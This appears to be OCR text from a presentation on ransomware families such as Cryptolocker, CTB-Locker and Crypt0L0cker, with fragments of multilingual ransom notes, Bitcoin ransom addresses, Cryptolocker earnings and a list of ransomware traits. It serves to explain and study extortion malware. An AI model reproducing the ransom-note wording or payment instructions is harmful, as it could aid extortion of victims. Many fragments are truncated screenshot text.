
Acheter Ukash dans plus de 20.000 points de vente en France. Vous pouvez obtenir Ukash dans des centaines de milliers d'endroits du monde entier, sur Internet, des portefeuilles, kiosques et GAB, y compris les bureaux de tabac, presse et stations service.

Tabac presse - Ukash est disponible dans des milliers bureaux de tabac.

Toneo - Ukash est maintenant disponible avec la Carte Toneo.

Becharge - Utilisez Ukash en ligne 24/7 avec Visa/MasterCard ou Carte Bancaire.

File Crypting Ransomware



Private key will be destroyed on
10/13/2013
1:21 PM

Time left
71 : 38 : 18

Private key will be destroyed on
15/04/2014
10:43

Time left
95 : 55 : 59

Choose a convenient payment method and click «Next»:

Bitcoin

MoneyPak (USA only)
Bitcoin

Bitcoin is a cryptocurrency where the creation and transfer of bitcoins is based on an open-source cryptographic protocol that is independent of any central authority. Bitcoins can be transferred through a computer or smartphone without an intermediate financial institution.

You have to send **0.7 BTC** to Bitcoin address **12mmFEEvV8gpHuPnaDAEJSETbDLGaoWa4X** and specify the Transaction ID on the next page, which will be verified and confirmed.

Home Page
Getting started with Bitcoin

Common ransomware characteristics

- Unbreakable encryption
- Unique public key is generated on the server
- Deletes “shadow” copies of files
- Uses I2P proxies to communicate with its command-n-control
- Uses TOR network and Bitcoins for payments
- Infection vectors: email, drive-by downloads, malvertizement


Ransomware + Bitcoins = ❤

Bitcoins

- Available world-wide
- Practically untraceable

Ransomware

- Indiscriminate
- Openly criminal




Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	1ACKcumkx4M3aQisMMLq32EubPkUNiUfTC
Hash 160	64dd4006e5c768d120bb9b5b3afc513877577dcf
Short Link	http://blockchain.info/fb/1ackcum
Tools	Taint Analysis - Related Tags - Unspent Outputs

Transactions	
No. Transactions	368
Total Received	31,734.98886786 BTC
Final Balance	1,360.00000001 BTC

*Cryptolocker: **17,706,729.70** USD (Nov 2013)*


Coincidence?



Cryptolocker search trends

Bitcoin price

CTB-Locker



Your personal files are encrypted by CTB-Locker.

Your personal files are encrypted by CTB-Locker.

Ihre pers

Ihre Dokumente, Foto
und eindeutigen Schlü

Privatentschlüsselun
kann Ihre Dateien zu

Sie haben nur 96 Stur
senden werden alle Ih
sie wiederherzustelle

Drücken Sie 'Ansicht',

Drücken Sie auf 'Weiter' fü

WARNUNG! VI
ALLE MAßNAH
WERDEN IHRE
IST DIE ANWE

Laiks beidzies.

Jūs neveicāt maksājumu par saviem failiem.

Šifrētāj programma izdzēsīsies pati.


Visi faili paliks nošifrēti un jūs neatgriezeniski pazaudēsiet tos.

Varbūt jums vajadzīgs nedaudz vairāk laiks lai samaksātu?

Izlasiet instrukcijas failā DecryptAllFiles.txt jūsu Documents mapē, šī ir jūsu PĒDĒJĀ IESPĒJA.

"… customisable by the affiliate who has purchased the CTB-Locker instance, the available options have grown over time, more recently – English, French, German, Spanish, Latvian, Dutch and Italian."

TorrentLocker/Crypt0L0cker



본인의 모든 파일을 Crypt0l

본인의 모든 중요한 파일을 (원격 네트워크 드라이브, USB
러스으로 코딩했습니다. 본인의 파일을 복구할 유일한 방
니다.

경고: Crypt0L0cker 제거하는 것이 암호화된 파일에 액세스

파일 복원 지불ㅎ

자주 묻는 질문

[+] 제 파일이 어떻게
이해하기 쉽게 도와주는

[+] 제 파일을 복원 할
파일를 복원하기 유일한

[+] 그런 다음에 어떻게
디코딩 프로그램을 구입하

[+] 웹 사이트에 들어갈
비축 주소를 이용하여 사이트에 액세스

ご注意

お客様のファイルをCrypt0L0ckerウイルスによって暗号化しました

お客様の重要なファイル（ネットワーク·ディスク、USBなどのファイルを含む）：画像、動画、ドキュメントなどは、当方のCrypt0L0ckerウイルスによって暗号化されました。お客様のファイルをもとに戻すには、お支払いが必要となります。お支払いのない場合、ファイルは失われます。

